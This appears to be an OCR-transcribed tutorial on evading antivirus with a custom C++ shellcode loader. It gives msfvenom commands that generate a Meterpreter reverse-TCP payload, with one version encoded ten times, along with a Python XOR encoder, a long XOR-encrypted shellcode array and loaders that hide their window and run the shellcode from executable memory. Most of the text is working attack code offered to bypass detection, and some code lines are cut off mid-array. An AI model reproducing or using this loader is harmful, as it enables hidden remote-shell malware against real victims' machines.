Author: VX1988


Date Article: 1/29/22 2:05PM

XOR CPP 2024

The goal here is to be able to manually get in and understand some of the underlying fundamentals of malware development.

Firstly, i decide to create backdoor using msfvenom using this command to clarify how many AV detected this payload

`msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=eth0 LPORT=9500 -f exe > TCP_9500.exe`



NOTICE: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: Trojan.Metasploit.A
AhnLab V3 Internet Security: Trojan/Win32.RL_Generic.R357794
Alyac Internet Security: Clean
Avast: Win64:Evo-gen [Susp]
AVG: detected
Avira: TR/Crypt.XPACK.Gen7
BitDefender: Trojan.Metasploit.A
BullGuard: detected
ClamAV: Clean
Comodo Antivirus: Clean
DrWeb: BackDoor.Shell.244
Emsisoft: Trojan.Metasploit.A
Eset NOD32: a variant of Win64/Rozena.M trojan
Fortinet: W64/Rozena.Altr
F-Secure: Trojan.TR/Crypt.XPACK.Gen7
IKARUS: Clean
Kaspersky: HEUR:Trojan.Win32.Generic
McAfee: Trojan-FJIN!C0E03408F0CF
Malwarebytes: Clean
Panda Antivirus: Clean
Sophos: Mal/Swrort-J
Trend Micro Internet Security: detected
Webroot SecureAnywhere: Clean
Windows 10 Defender: Trojan:Win64/Meterpreter.B
Zone Alarm: HEUR:Trojan.Win32.Generic
Zillya: Clean

Above generated backdoor was quickly detected by most AVs

The effective way to bypassing AVs, we can create custom loader coded in C++ took the shellcode, which is encrypted with XOR cipher. XOR compares two input bits and generates one output bit. The logic is simple. If the bits are the same, the result is 0. If the bits are different, the result is 1.

Passed the output file through the XOR cipher to get the XORed shellcode which we can loaded to loader.cpp file.

https://medium.com/@PenTest_duck/offensive-msfvenom-from-generating-shellcode-to-creating-trojans-4be10179bb86

Stageless Payload

```
msfvenom -p windows/x64/meterpreter_reverse_tcp -e x86/shikata_ga_nai -i 10
LHOST=eth0 LPORT=9500 -f raw -o reverse_tcp_9500.txt
```

To avoid detection by anti-virus software, We had to use an encoder while generating the payload. We created a stageless payload because it can reduces the payload being detected at runtime.


x86/shikata_ga_nai (in Japanese it means nothing can be done about it), This encoder implements a polymorphic XOR. An encoder attempts to overcome detection by AV, network intrusion detection, and keep characters that can cause a crash of the victim out of the payload, like null bytes.

This encoder offers three features that provide advanced protection when combined :

- First, the decoder stub generator uses metamorphic techniques, through code reordering and substitution, to produce different output each time it is used, in an effort to avoid signature recognition.

- Second, it uses a chained self modifying key through additive feedback. This means that if the decoding input or keys are incorrect at any iteration then all subsequent output will be incorrect.

- Third, the decoder stub is itself partially obfuscated via self-modifying of the current basic block as well as armored against emulation using FPU instructions.



```
┌──(kali㉿kali)-[~/Documents/PAYLOAD]
└─$ msfvenom -p windows/x64/meterpreter_reverse_tcp -e x86/shikata_ga_nai -i 10
LHOST=192.168.174.132 LPORT=9500 -f raw -o reverse_tcp_9500.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 200291 (iteration=0)
x86/shikata_ga_nai succeeded with size 200320 (iteration=1)
x86/shikata_ga_nai succeeded with size 200349 (iteration=2)
x86/shikata_ga_nai succeeded with size 200378 (iteration=3)
x86/shikata_ga_nai succeeded with size 200407 (iteration=4)
x86/shikata_ga_nai succeeded with size 200436 (iteration=5)
x86/shikata_ga_nai succeeded with size 200465 (iteration=6)
x86/shikata_ga_nai succeeded with size 200494 (iteration=7)
x86/shikata_ga_nai succeeded with size 200523 (iteration=8)
x86/shikata_ga_nai succeeded with size 200552 (iteration=9)
x86/shikata_ga_nai chosen with final size 200552
Payload size: 200552 bytes
Saved as: reverse_tcp_9500.txt
```

With the payload saved in the TCP_4444.txt. We can pass this through a simple python script that will run the XOR encryption through this output and spits out the encrypted version of the shellcode.


Saved as XOR.py in our case, that we use to encode the raw shellcode

```python
# !/usr/bin/env python2
import sys
KEY = 'x'
def xor(data, key):
    key = str(key)
    l = len(key)
    output_str = ""
    for i in range(len(data)):
        current = data[i]
        current_key = key[i % len(key)]
        output_str += chr(ord(current) ^ ord(current_key))
    return output_str
def printCiphertext(ciphertext):
    print('{ 0x' + ', 0x'.join(hex(ord(x))[2:] for x in ciphertext) + ' };')
try:
    plaintext = open(sys.argv[1], "rb").read()
except:
    print("File argument needed! %s " % sys.argv[0])
    sys.exit()
ciphertext = xor(plaintext, KEY)
print('{ 0x' + ', 0x'.join(hex(ord(x))[2:] for x in ciphertext) + ' };')
```

The key that use in this XOR.py as it will come in handy later

```
python2 XOR.py reverse_tcp_9500.txt > xor_output.txt
```


Sample output, copy :



```
0xcd, 0x27, 0xcf, 0xdd, 0x93, 0x67, 0x65, 0x78, 0xf1, 0xb, 0x67, 0xb5, 0xeb, 0xae, 0xee, 0x85, 0x7e, 0x3b, 0x71, 0x51, 0x5a, 0x8, 0xb, 0xe6, 0x3d, 0xa5, 0x9e, 0xbd,
0x22, 0x5a, 0xcc, 0x2, 0xff, 0xd7, 0xc6, 0x1f, 0x3e, 0x43, 0x97, 0x39, 0xca, 0xd4, 0x25, 0x7d, 0xa, 0x72, 0xc5, 0xf5, 0xfe, 0xe8, 0x82, 0xa, 0xfa, 0x4e, 0x75, 0x90,
0xc2, 0x34, 0x3f, 0x97, 0xef, 0x4b, 0x4a, 0x97, 0x40, 0xe7, 0x3e, 0x89, 0xb1, 0x15, 0xed, 0xf3, 0xd3, 0x18, 0x1d, 0xea, 0x74, 0x7e, 0x3b, 0xae, 0xbd, 0x2e, 0x8f, 0x90,
0xd1, 0x21, 0xb7, 0xa, 0xa1, 0x90, 0x25, 0x5d, 0x3, 0x76, 0x85, 0x7d, 0x89, 0x5d, 0xbb, 0x57, 0x7, 0x2, 0xe3, 0x13, 0xf1, 0x44, 0x17, 0xa3, 0x77, 0x95, 0xb6, 0x55,
0x5e, 0xed, 0xe, 0x8c, 0x4b, 0x87, 0xc6, 0x5a, 0xa1, 0x57, 0x4b, 0xa5, 0x6a, 0xb2, 0xdc, 0xd7, 0x24, 0x31, 0xe6, 0xf6, 0xe3, 0x88, 0x94, 0x95, 0xcc, 0x8b, 0x62, 0x2e,
0xa3, 0x39, 0x7f, 0xf9, 0xe3, 0x45, 0x99, 0xb8, 0x43, 0xa5, 0xed, 0xf3, 0x73, 0x41, 0x1c, 0x79, 0x17, 0xce, 0x6f, 0x32, 0x58, 0xdc, 0xa3, 0x7b, 0xfe, 0x3d, 0x4d, 0x1c,
0xbc, 0x3e, 0x98, 0xc4, 0x51, 0x44, 0xd6, 0x2a, 0x6c, 0x12, 0xb2, 0x58, 0xfe, 0x3b, 0x3e, 0xcb, 0x6e, 0xf5, 0xb8, 0x65, 0xff, 0xea, 0x64, 0x21, 0x1f, 0xf4, 0x70, 0xb2,
0xac, 0x31, 0x5e, 0xd2, 0x14, 0xfd, 0x8f, 0xd0, 0x9b, 0xf5, 0xc6, 0x13, 0x5c, 0x99, 0xcc, 0x2e, 0x4c, 0xf6, 0x52, 0xfc, 0xa4, 0xef, 0x5f, 0x3e, 0x74, 0xd7, 0xa2, 0xa7,
0xf, 0x2e, 0xd, 0x4b, 0x82, 0xfb, 0xbf, 0xaf, 0xb1, 0xbb, 0xa8, 0x40, 0x7f, 0x9c, 0x5, 0x10, 0x8f, 0xde, 0xf3, 0xf7, 0x15, 0xf7, 0xb8, 0x9b, 0xc8, 0xb3, 0xf4, 0xf5,
0x54, 0x78, 0x8e, 0x79, 0xbb, 0x2e, 0x5c, 0xf4, 0x0, 0xb3, 0x6a, 0x26, 0xe5, 0x8a, 0x24, 0x96, 0x2d, 0x9, 0x34, 0x22, 0x36, 0x4, 0x8c, 0xa, 0x81, 0xb8, 0x6f, 0x53,
0x82, 0x2, 0xf9, 0x3b, 0xa9, 0x16, 0xe1, 0x58, 0x94, 0x1b, 0x44, 0x50, 0x28, 0x89, 0xa, 0x1b, 0xa4, 0x25, 0x7, 0x1c, 0x4e, 0xd3, 0xcb, 0x90, 0xc0, 0x17, 0x9, 0xad,
0x8e, 0x70, 0xe4, 0x43, 0x72, 0x30, 0x52, 0xb6, 0x23, 0x3c, 0xe9, 0x30, 0xd4, 0xc6, 0x3c, 0x50, 0x0, 0x20, 0x6, 0x5c, 0x4f, 0x9a, 0x52, 0xa5, 0x32, 0x62, 0xc5, 0xfd,
0x9, 0x50, 0x14, 0x47, 0x54, 0xf3, 0xf0, 0x73, 0x8b, 0xa5, 0x8c, 0xda, 0x1c, 0xab, 0xa4, 0x64, 0x31, 0x2d, 0x80, 0xf, 0x40, 0x7, 0x1c, 0x5d, 0x68, 0x64, 0xcc, 0x19,
0x51, 0x52, 0x8d, 0xce, 0x8e, 0xcc, 0x18, 0xf1, 0x1d, 0x1c, 0x5d, 0xfd, 0x16, 0xa5, 0xd6, 0x7c, 0x47, 0x71, 0x9f, 0xc, 0xb1, 0x32, 0x55, 0x7d, 0xfc, 0xb9, 0x74, 0x45,
0xb1, 0x2f, 0x66, 0x51, 0x88, 0x44, 0x31, 0x46, 0x13, 0xea, 0x32, 0xfd, 0x5e, 0xdf, 0x7e, 0xaf, 0xd8, 0x39, 0x48, 0x87, 0xee, 0x35, 0x8a, 0x3d, 0x37, 0x5c, 0x76, 0xe3,
0xc6, 0xc, 0x9b, 0x32, 0xb8, 0xc1, 0xaa, 0x15, 0x54, 0x7a, 0xaf, 0x63, 0x9d, 0xfb, 0x62, 0x4c, 0x55, 0x92, 0xdb, 0x46, 0x3d, 0xed, 0x5c, 0xb1, 0x81, 0xc7, 0x87, 0x3a,
0x2d, 0x95, 0xef, 0x4, 0x89, 0x5e, 0x50, 0x96, 0x90, 0xcc, 0x23, 0x1e, 0x84, 0xed, 0x7b, 0x58, 0x26, 0x63, 0xca, 0xbe, 0xfd, 0x71, 0xa0, 0xf8, 0x4d, 0x6d, 0xca, 0x7a,
0x19, 0x83, 0x8a, 0xf9, 0xb7, 0xb3, 0x81, 0x4a, 0xa8, 0xe3, 0xb5, 0xb5, 0xa2, 0x6c, 0x70, 0x45, 0x72, 0xec, 0x92, 0x70, 0x4c, 0x81, 0x4f, 0x4, 0x99, 0xed, 0xcb, 0xe4,
0x40, 0xc5, 0x6e, 0x87, 0x85, 0x1d, 0xef, 0xaf, 0x96, 0x7e, 0xbd, 0xe7, 0x71, 0x3f, 0xe7, 0x31, 0x82, 0x3f, 0x45, 0xfc, 0x84, 0x4f, 0xc9, 0xd, 0x50, 0x18, 0x43, 0x93,
0xc1, 0xde, 0x5f, 0x9c, 0x45, 0x22, 0x5d, 0xd, 0x71, 0x78, 0x20, 0x6c, 0xc2, 0x86, 0x5b, 0xa9, 0xc6, 0x1c, 0x7a, 0x17, 0x2c, 0x28, 0x29, 0x7f, 0xa6, 0x4b, 0x43, 0xb6,
0xcb, 0xf6, 0x5, 0xeb, 0xb8, 0xe1, 0x72, 0x45, 0xa8, 0xd, 0x55, 0xef, 0xe0, 0x7e, 0x47, 0x30, 0x7d, 0xcf, 0xba, 0x17, 0x19, 0x18, 0xa8, 0xd7, 0x4b, 0x8e, 0x28, 0xb9,
0xbb, 0x4e, 0xa4, 0x58, 0x80, 0x7, 0xba, 0x98, 0xb2, 0x9e, 0xb6, 0x5e, 0x30, 0x5c, 0xf9, 0x35, 0x36, 0x61, 0xb7, 0x16, 0x4d, 0x3a, 0xf2, 0x10, 0x47, 0x4c, 0x14, 0x3a,
0xfe, 0x13, 0x63, 0xea, 0xee, 0x79, 0x1a, 0x9c, 0x4a, 0xce, 0xa9, 0x26, 0xd9, 0xb8, 0x9a, 0x6d, 0xa4, 0xc1, 0xb, 0x29, 0x7a, 0xac, 0x13, 0xa8, 0xf0, 0x94, 0xe6, 0x4c,
0x73, 0x57, 0x1a, 0xbe, 0x71, 0x6a, 0xeb, 0xa0, 0x8, 0x86, 0xb9, 0xde, 0x79, 0x11, 0x6a, 0x50, 0x87, 0xfb, 0xe2, 0xb8, 0xe0, 0x8c, 0xe0, 0x8a, 0x5c, 0x53, 0xc4, 0xa8,
0x1c, 0xf7, 0x7a, 0xf, 0x92, 0x69, 0x3e, 0x61, 0x71, 0x1b, 0x65, 0xed, 0x1f, 0x81, 0xde, 0xa, 0xed, 0x4e, 0x74, 0x68, 0xe5, 0xc5, 0xe4, 0xbc, 0x51, 0xaa, 0x9b, 0xe9,
0xc6, 0xd4, 0xb1, 0xb1, 0x97, 0x67, 0x54, 0xbf, 0x43, 0x81, 0xfd, 0x86, 0x6, 0x11, 0xf, 0x60, 0x88, 0x2a, 0x91, 0x58, 0xaf, 0x38, 0x5f, 0xd, 0x94, 0x8f, 0x76, 0xb5,
0xc0, 0x92, 0x2d, 0x3c, 0xa5, 0x9a, 0x4c, 0x50, 0xb, 0x3f, 0xfd, 0x53, 0x39, 0xfc, 0x93, 0x65, 0x33, 0x72, 0x61, 0x2c, 0x82, 0x24, 0x8, 0xd5, 0x15, 0x9f, 0x10, 0x63,
0x72, 0x1a, 0xf0, 0x91, 0xec, 0x35, 0xf0, 0xbf, 0x9f, 0x1b, 0xdf, 0xbb, 0x39, 0xdf, 0x67, 0x7c, 0x7d, 0x50, 0xd3, 0x27, 0x74, 0xce, 0xb, 0xaf, 0xc5, 0x43, 0x1a, 0x7f,
0xc4, 0x17, 0x7, 0x1a, 0xf, 0x39, 0x1a, 0x4b, 0x9f, 0x9e, 0xe7, 0xb4, 0xed, 0x9c, 0x27, 0xca, 0x3e, 0x94, 0xe2, 0xc8, 0x45, 0xc2, 0xcc, 0x88, 0x7b, 0x1, 0xf0, 0x30,
0x4c, 0x36, 0x26, 0x34, 0x3a, 0xbc, 0x1f, 0x48, 0x3, 0xad, 0x2e, 0xb6, 0x6b, 0x4e, 0x60, 0x63, 0x4f, 0xd3, 0x68, 0x92, 0xf8, 0xa7, 0x7c, 0xcc, 0xe1, 0xbb, 0xeb, 0xc3,
0x32, 0xd8, 0x5, 0xb6, 0xd2, 0xc3, 0x0, 0xd7, 0x89, 0x49, 0xde, 0x1d, 0x37, 0x31, 0xa5, 0xb8, 0x88, 0xb1, 0x9b, 0xa8, 0xd3, 0x38, 0x77, 0x4, 0x6a, 0xe, 0x2e, 0x8, 0xa,
0xe7, 0xe1, 0x5, 0x58, 0x40, 0x3a, 0x1a, 0x37, 0xf5, 0x5, 0x1c, 0x82, 0x59, 0x64, 0xaf, 0x15, 0xd3, 0x45, 0x17, 0x9, 0x51, 0xe4, 0xc4, 0xa0, 0x5a, 0x57, 0x62, 0x8d,
0xa1, 0x6f, 0x70, 0x17, 0xee, 0xe, 0x65, 0x4f, 0xe6, 0x84, 0x42, 0x13, 0xf8, 0x18, 0x52, 0x1e, 0xec, 0x10, 0x54, 0xc6, 0xe8, 0x85, 0x0, 0x93, 0xa5, 0xba, 0xf2, 0x56,
0x9f, 0x87, 0x99, 0xeb, 0xeb, 0x91, 0x54, 0x36, 0x70, 0xfc, 0x20, 0x13, 0xe8, 0x48, 0x54, 0xc3, 0x33, 0x33, 0xdd, 0xf2, 0x33, 0x52, 0x85, 0x28, 0xcc, 0xc5, 0x0, 0x2b,
0x63, 0x10, 0xc2, 0xb5, 0x2e, 0xe4, 0x30, 0xe, 0x1d, 0x44, 0x22, 0xd5, 0x5c, 0x3a, 0xe1, 0xde, 0xb2, 0xe4, 0x96, 0x44, 0x94, 0xfc, 0x3, 0x5f, 0x9, 0xea, 0x65, 0x10,
0x27, 0x90, 0x25, 0xfd, 0x93, 0x46, 0xf6, 0x66, 0x8c, 0x27, 0xab, 0xf3, 0x5a, 0x9a, 0x6b, 0x5a, 0x4, 0x43, 0xd4, 0x68, 0xbf, 0xa4, 0x7e, 0x6e, 0x75, 0x2a, 0xf6, 0xa9,
```

This output is copied and pasted in the loaderxor.cpp. The code for loaderxor.cpp:

```cpp
#include <windows.h>
#include <iostream>
int main(int argc, char **argv) {
     ShowWindow(GetConsoleWindow(), SW_HIDE);
     char b[] = { };
     char c[sizeof b];
     for (int i = 0; i < sizeof b; i++) {c[i] = b[i] ^ 'x';}
     void *exec = VirtualAlloc(0, sizeof c, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
     memcpy(exec, c, sizeof c);
     ((void(*)())exec)();
}
```



xor.cpp


```cpp
#include <windows.h>
#include <iostream>

int main(int argc, char **argv) {
    ShowWindow(GetConsoleWindow(), SW_HIDE);
    char b[] = { 0xa3, 0xbb, 0xa1, 0xc, 0x5c, 0x8c, 0xc2, 0xdb, 0xc7, 0xc4, 0x7, 0x26, 0x53, 0xb1, 0x1e, 0xc1, 0xab, 0xbb, 0x49, 0x2e, 0x64, 0xfb, 0x96, 0x84, 0x7b, 0x2
    char c[sizeof b];
    for (int i = 0; i < sizeof b; i++) {c[i] = b[i] ^ 'x';}
    void *exec = VirtualAlloc(0, sizeof c, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, c, sizeof c);
    ((void(*)())exec)();
}
```

GuiTricks


WinMain : is a function which compiler gui is looking for, the GUI program need WinMain

Console : function need main function


main.cpp


```
#include <windows.h>
#include <iostream>
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrenInstance, LPSTR lpCmdLine, int nCmdShow) {
    ShowWindow(GetConsoleWindow(), SW_HIDE);
    char b[] = { 0xa3, 0xbb, 0xa1, 0xc, 0x5c, 0x8c, 0xc2, 0xdb, 0xc7, 0xc4, 0x7, 0x26, 0x53, 0xb1, 0x1e, 0xc1, 0xa
    char c[sizeof b];
    for (int i = 0; i < sizeof b; i++) {c[i] = b[i] ^ 'x';}
    void *exec = VirtualAlloc(0, sizeof c, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, c, sizeof c);
    ((void(*)())exec)();
}
```

```
#include <windows.h>
#include <iostream>
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrenInstance, LPSTR
lpCmdLine, int nCmdShow) {
    ShowWindow(GetConsoleWindow(), SW_HIDE);
    char b[] = { };
    char c[sizeof b];
    for (int i = 0; i < sizeof b; i++) {c[i] = b[i] ^ 'x';}
